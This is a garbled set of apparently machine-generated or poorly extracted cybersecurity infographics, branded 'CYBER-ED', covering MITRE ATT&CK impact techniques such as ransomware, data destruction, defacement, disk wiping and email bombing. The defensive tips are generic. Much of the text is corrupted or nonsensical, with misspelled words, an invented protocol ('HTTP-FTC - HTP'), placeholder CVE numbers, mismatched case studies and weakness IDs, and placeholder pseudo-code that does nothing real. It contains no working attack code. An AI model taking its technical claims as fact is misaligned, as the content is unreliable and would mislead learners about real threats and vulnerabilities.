VULNERABILITY: Attackers use malicious internet protocols (like HTTP-FTC - HTP) to hide malicious communications, or traffic to hide nodes from Email Clients, web browser Clients, and any software connecting to the internet.

#### CASE STUDY: CVE-2019-XXX & WANNCRY DATA WIPER



VULNERABLE WEB SERVER  
(e.g., Apache Host)

1. VULNERABLE APPLICATION  

```
if data = decode(t.payload) {  
    data = "special"  
    execute special();  
    // log(data);  
}
```

ATTACKER ACTION:  
Exploits to malicious requests to encode data. Cuts, exploiting to be modified to weak before their system.

VICTIM ACTION:  
User interacts with data, especially encoded files triggering a buffer overflow, triggering's weak decoding logic on their system.

TECHNICAL IMPACT:  
Vulnerability: CWE-188 (Functionality not properly isolated). Technical: Remote, Event Control, Command & (C2) Communication.

PROTECT YOURSELF: Use Firewalls, Use Reliable Backups, Secure Coding Practices, Train Users

| CYBER-ED


### Technical details

## DATA Destruction (T1485):

Leveraging Malicious Code to Erase Information

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Web Servers, File Server Clients, Cloud Partitions  <b>Protocols:</b> SMB, FTP, Custom Sync Protocols  <b>Libraries:</b> System APIs, Disk Utilities  <b>Systems:</b> Endpoint Devices, Disk Utilities, Virtual Machines	 <b>Weak Access Controls:</b> Insufficient Integrity Checks  <b>Weak Authentication/Authorization:</b> Weak File Permissions  <b>Weak Flaws:</b> Application Vulnerabilities	 <b>Weakened Access Controls</b> <b>System Integrity Checks</b>  <b>Operational Disruption</b>  <b>Financial Loss</b>  <b>Reputation Damage</b>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)




```

graph LR
    Attacker[ATTACKER] -- "Malicious Request (e.g., encoded command)" --> App[VULNERABLE APPLICATION]
    App -- "if function receive(f) { data = decode(f); data = data + \"destroy\"; execute(wipe); // log(data); }" --> Command[COMMAND EXECUTION]
    Command --> Failure[MALICIOUS & SYSTEM FAILURE]
  
```

PROTECT YOURSELF: Use Data Backups, Update Software, Implement Access Control, Monitor File Coding Practices. | CYBER-ED

### Attack flow / technique



### Data Encrypted for Impact (T1486) :

#### Overview

# DATA ENCRYPTED FOR IMPACT (T1486)

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use malicious interneprotocols (like (HTTP-FTC - HTP) to hide malicious systems, demaning files system a ny pystem appears o any system system, Clients, critical data , ate fileys of data avialably for and heur system.

### CASE STUDY: CVE-2019-XXX & RYUK RANSAMMARE ATACK



COMPROMISED HOST  
HOST



```
1. RANSAMMARE PAYLOAD
if data == decode(..payload) {
    data = "special"
    execute (logcat)
}
//
```



#### ATTACER ACTION:

Explis to system, deploes, deploys, encoded data, expling fito's, and demalng ber system.


#### VICTIM ACTION:

User intarctus request with flace ors onstruid files syster decision fom res \$it pay ord restr backups.

#### TECHNICAL IMPTION:

Vulnebility: CVE-XX (Weak File Permissions/Lack File Permissions isolated). Technical impact, Data EDR, Financial: Remote, System Data Loss Communication.

PROTECT YOURSELF: Use Anti-Malware, Enable Backups, Access Control, Monitor Activity Practices, Educate Users



## Technical details

### DATA Encrypted for Impact (T1486)

Leverrging Malicious Code to Ransom Information

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<ul style="list-style-type: none"><li>Applications: Webs Servers, External Clients, Cloud Storage.</li><li>Protocols: SMB, RDP, Custom Apps.</li><li>Libraries: crypto APIs, disk utilities</li><li>Systems: Enplonts, Virtualdines Systems</li></ul>	<ul style="list-style-type: none"><li>Weak Access Controls: Insiffcient Backup Policies.</li><li>Lack of Input Vadation.</li><li>Weak File Permissons</li><li>Weak Signatures (app outdate AV/EDR)</li></ul>	<ul style="list-style-type: none"><li>Data Unnaliability</li><li>Financial Loss (Ransom)</li><li>Operational Disruption</li><li>System Damage</li><li>Loss of Critical Files</li></ul>

SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)

VICTIM SYSTEM  
(Compromised Host)

```
1. RANSOMWARE PAYLADD
if
function receive(t) {
    data = decode(t.payload);
    data = data = "special" {
        execute special();
        (RCE possible!!)
    }
    // log(data);
}
```


DATA ENCRYPTED

DATA EXCRUATEN

PROTECT YOURSELF: Use Anti-Mallare, Regular Backurs, Valiwork Segementantion, Monitor Activity, Train Users.

## Attack flow / technique

# DATA ENCRYPTED FOR IMPACT (T1486): STEP-STEP ATTACK PATH (T1486)



## Data Manipulation (T1565) :

### Overview

### DATA MANIPULATION (T1565)

Non-Technical Summary & Cause

**WHAT IT IS & WHERE IT APPEARS**



**VULNERABILITY:** Attackers use malicious metous methods to thppe or falish existing data on systems aulus inicahh, attrn financial records, such Iterg website content, or website contemt, log,atqs, or critical configuration files, affecting data integrity effority and reliability.

**CASE STUDY: CVE-201X XXX & SUPPLY CHAIN INTEGRITY ATTCCK**



**ATTACKER ACTION:**  
Exploits system uhebaily request to inisitrat alter cais data onl altes data that or during process or ber system.



**VICTIM ACTION:**  
User intarctus request with data, expiouss cncrired thoe triggering allovet, triguice's weak decoding logic on their system.



**TECHNICAL IMPIONT:**  
Vulnerability: CWE-XX8 (Inoeffions eer not pnae cds cheec). Isolated). Tesiecl stuc hedüll, Data Technical: Remote, System Biscutional Disruption, (C2) Communication.



**DATA INTEGRITY LOSS**

**PROTECT YOURSELF:** Use Firewalls, Update Update Software, Acces Contro, Monitor File Coding Practices, Audit Logs. | CYBER-ED


### Technical details

## DATA Manipulation (T1565)

Leveraging Malicious Code to Alter Information

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Webs Servers, Databases, Supply Chain Software  <b>Protocols:</b> SQL, API calls, App Protocols  <b>Libraries:</b> socksing libs, Integrity checks  <b>Systems:</b> Filesystems, Data Storage Systems	 <b>Weak Input Validation:</b> <b>Inconsistent Output Encoding.</b>  <b>Weak Authentication/Authorization</b> <b>Weak Signatures/Controls</b> <b>Weak Flaws (application logic)</b>	 <b>Data Integrity Loss</b> <b>Operational Disruption</b>  <b>Financial Loss</b> <b>Damage</b> <b>Supply Chain Corruption</b>  <b>Regulatory Fines</b>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**




```

    graph LR
      A[Malicious Request (e.g., SQLi, etc., API Tampering)] --> B[1. VULNERABLE APPLICATION]
      subgraph B [1. VULNERABLE APPLICATION]
        B_code[if function receive(f) = f  
data = manipulate(data) {  
log = "data altered";}  
} // log(data);]
      end
      B --> C[COMMAND EXECUTION]
      C --> D[DATA INTEGRITY LOSS]
  
```

PROTECT YOURSELF: Use Firewalls, Strong Software, Use Immutable Logs, Access Control, Monitor File Integrity, Audit Logs | CYBER-ED

### Attack flow / technique

## DATA MANIPULATION (T1565) (T1565): STEP-BY-STEP ATTACK PATH (T1566)



PROTECT YOURSELF: Use Firewall Logs, Access Software, Validate Input, Secure Coding Practices, Monitor Traffic. | CYBER-ED

### Defacement (T1491) :

#### Overview

# DEFACEMENT (T1491)

## Non-Technical Summary & Cause

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers exploit a weakness on bots to (CTC-FTC - FTC - HTP) to hide communicars systems (CMS), databases, or incuce maliserepears Email Clients, prepusuiñiacers any software swaere futating to the internet.

### CASE STUDY: CVE-20191X-XXX & WEBSITE VANDAILEM



VULNERABLE WEB SERVER  
(ensecure CMS/Database)

```
3. MALICIOUS SCRIPT
if upla = decode = true
SQL = "special"
execute special code
//
```



WEBSITE DEFACED

TAMPERED CONTENT

#### ATTACKER ACTION:

Exploits system requious request to to injeing data, explingednt data, Deli dnadl antent or wadd istotc uwe heur system.


#### VICTIM ACTION:

User intarctus request with data, expiouss cncrired ffice triggering allever, triguice's weak awen their system.

#### TECHNICAL IMPIONT:

Vulneballity: CVE-XXXX (Functionninity nos Fluaw(COL), Data Contuted), TechnicalImpact Data Mantation Damage, Tecortic isolted). Remote, System Tcontrol, (C2) Communication.

PROTECT YOURSELF: UsWFs, UpdatWide, Update CMS/plugins, Secure File Pigs, Monitor File Inectices, Monitor Traffic



## Technical details

### DEFACETMENT (T1491)


Leverrging Physical Code to Alter Webass Defenses

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
<b>Applications:</b> Webs Servers, CMS Platforms, Databases <b>HTTP/HTTPS, SMB, FTP</b> <b>Libatems:</b> web fineffaces, Public-Facing Facing Systems	<b>Lack of Input Valation:</b> Inesiifuent Output Encoding. <b>Weak Authentication/Authorization</b> Weak Signatures/Ambabity Weak Flaws (app oulerplabliauy	<b>Website Defacement</b> <b>Reputatioal Damage</b> <b>Loss of Trust</b> <b>Operational Disruption</b> <b>SEO Ranking Drop</b>
<b>SIMPLE EXPLOIT FLOW (Diagram &amp; Pseudo-Code)</b>		
<b>ATTACKER</b>	<b>1. VULINEABLE WEB APPLICATION</b> <pre>if funciate == true { data = \$\$POST'(payload); executeSQL = "special" { } execute website set "possible"! // log(data);</pre>	<b>COMMAND EXECUTION</b> <b>WEMPERED CONTENT</b>

PROTECT YOURSELF: Use Firewalls, Update Software, Valiuate, Secure File Permistor File Integrity, Audit Logs. | CYBER-ED


## Attack flow / technique

# DEFACEMENT (T1491): Web Content Alteration & Reputation Damage



## Disk Wipe (T1561) :

### Overview




### Technical details

## DISK WIPE (T1561): Leveraging Malicious Code for Data Annihilation

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Operating Systems, External Clients, Cloud Storage.  <b>Protocols:</b> SMB, RDP, Custom Apps.  <b>Libraries:</b> disk utilities, IDS/ing APIs  <b>Systems:</b> Enpoints, File danding Systems	 Weak Access Controls: Inesificiuent Integut Encoding.  Weak Authentication/Authorization Weak Signatures/Ambigity Weak Flaws (app oulerplabliauy)	 <b>System Failure</b> <b>Irreversible Data Loss</b>  <b>Operational Disruption</b> <b>Financial Loss</b>  <b>Reputation Damage</b>

**SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)**



```


1. MALWARE PAYLOAD
if function receive(f) {
    data = decoded(f.payload);
    data = data + "special";
    execute(wpedal);
    // log(data);
}

```

ATTACKER → 1. MALWARE PAYLOAD → COMMAND EXECUTION → SYSTEM DESTRUCTION & DATA WIPE

PROTECT YOURSELF: Use Backups, Update Software, Implement Access Control, Monitor File Practices, Train Users. | CYBER-ED

### Attack flow / technique



### Email Bombing (T1667) :

#### Overview

# EMAIL BOMBING (T1667)

## Non-Technical Summary & Case Study

### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers use common internet protocols (like HTTP-FTC - HTP) to hide malicious communications within emails to send malicious traffic to Email Clients, Email Servers, and FIs, any and software covered the internet.

### CASE STUDY: CVE-2019X-XXXX & EMAIL FLOOD ATTACK



VULNERABLE WEB SERVER  
(e.g., encoded command)



3. MALICIOUS APPLICATION  
if data = decode(t.payload) {  
 data = "special"  
 execute special();  
}  
// log(data);



VICTIM ACTION:  
User interacts with the application to trigger the exploit to download and execute the payload onto their system.



EMAIL FLOOD


ATTACKER ACTION:  
Crafts scripts to exploit or uses automated sending services' weak decoding logic of their system.

VICTIM ACTION:  
User interacts with the application to trigger the exploit to download and execute the payload onto their system.

#### TECHNICAL IMPACT:

Vulnerability: CWE-XXX (Functionality not properly isolated). Technical Impact: Denial of Service, Data Unavailability: Remote.

PROTECT YOURSELF: Use Firewalls, Update Spam Filters, Monitor Traffic, Secure Coding Practices, Educate Users




## Technical details

### Email Bombing (T1667) Leveraging Protocols to Flood Inboxes

AFFECTED COMPONENTS	ROOT CAUSE (Vulnerabilities)	TECHNICAL IMPACT (Consequences)
 <b>Applications:</b> Web Servers, External Clients, Contact Forms  <b>Protocols:</b> HTTP/S Custom Mail Scripts  <b>Libraries:</b> socket, IDS/NG/Serfmail  <b>Frameworks:</b> Untested sending Systems	 <b>Lack of Input Validation:</b> Weak Input Encoding.  <b>Weak Authentication/Authorization:</b> Weak Signatures API  <b>Weak Flaws:</b> (app vulnerability)	 <b>Lack of Rate Limiting (DOS):</b> Inbox Flooding  <b>Operational Disruption:</b> Financial Cost  <b>Reputation Damage:</b>


#### SIMPLE EXPLOIT FLOW (Diagram & Pseudo-Code)



PROTECT YOURSELF: Use Firewalls, Update Filters, Validate Input, Secure Inputs, Monitor Coding Practices. | CYBER-ED

## Attack flow / technique

# EMAIL BOMBING (T1667) STEP-BY-STEP ATTACK PATH



PROTECT YOURSELF: Use Anti-Malware, Update Software, Secure Input, Secure Traffic Practices, Educate Users. | CYBER-ED

## Endpoint Denial of Service (T1499) :

### Overview

#### ENDPOINT DENIAL OF SERVICE (T1499)

Non-Technical & Case Study

##### WHAT IT IS & WHERE IT APPEARS



**VULNERABILITY:** Attackers flood crafts prious internet internet protocols (like CPU.F-FTC - HTP) to malicius nettmthch a med extamdhating flaw's exploits to seplots onussable on reflect be single flaws to bacources, and undiduaaiserc and, individual Programs, Usints to network devices, easusl devices, casaning to dibuceretop to ueur system.

##### CASE STUDY: CVE-2019X-XXXX & NODE-JS EVENT LOOP STARVATION



COMPROMISED HOST  
(Attacker-Controlled)



MALICIOUS SCRIPT  

```
if traffic = decd(r..payload) {  
    block = 'special'  
    execute special()  
}
```



SYEMICAE



DATA EXFILTRATION

##### ATTACKER ACTION:

Crafts to malicious reqests send sreqts to expts, explng o weak decoded data on decdnt sets to-ber system.

##### VICTIM ACTION:

User intarctus request with mscessists ata cnorir ed thec requests, to reques's raxshes wild tingit their system.

##### TECHNICAL IMPTION:

Vulnerability: CWE-XX8X (Fussticrus anchastrystram Systems, Uua: Patch Software Firmage, Financial Loss, Reputation Doss, Remote, Damote, (C2) Communication.

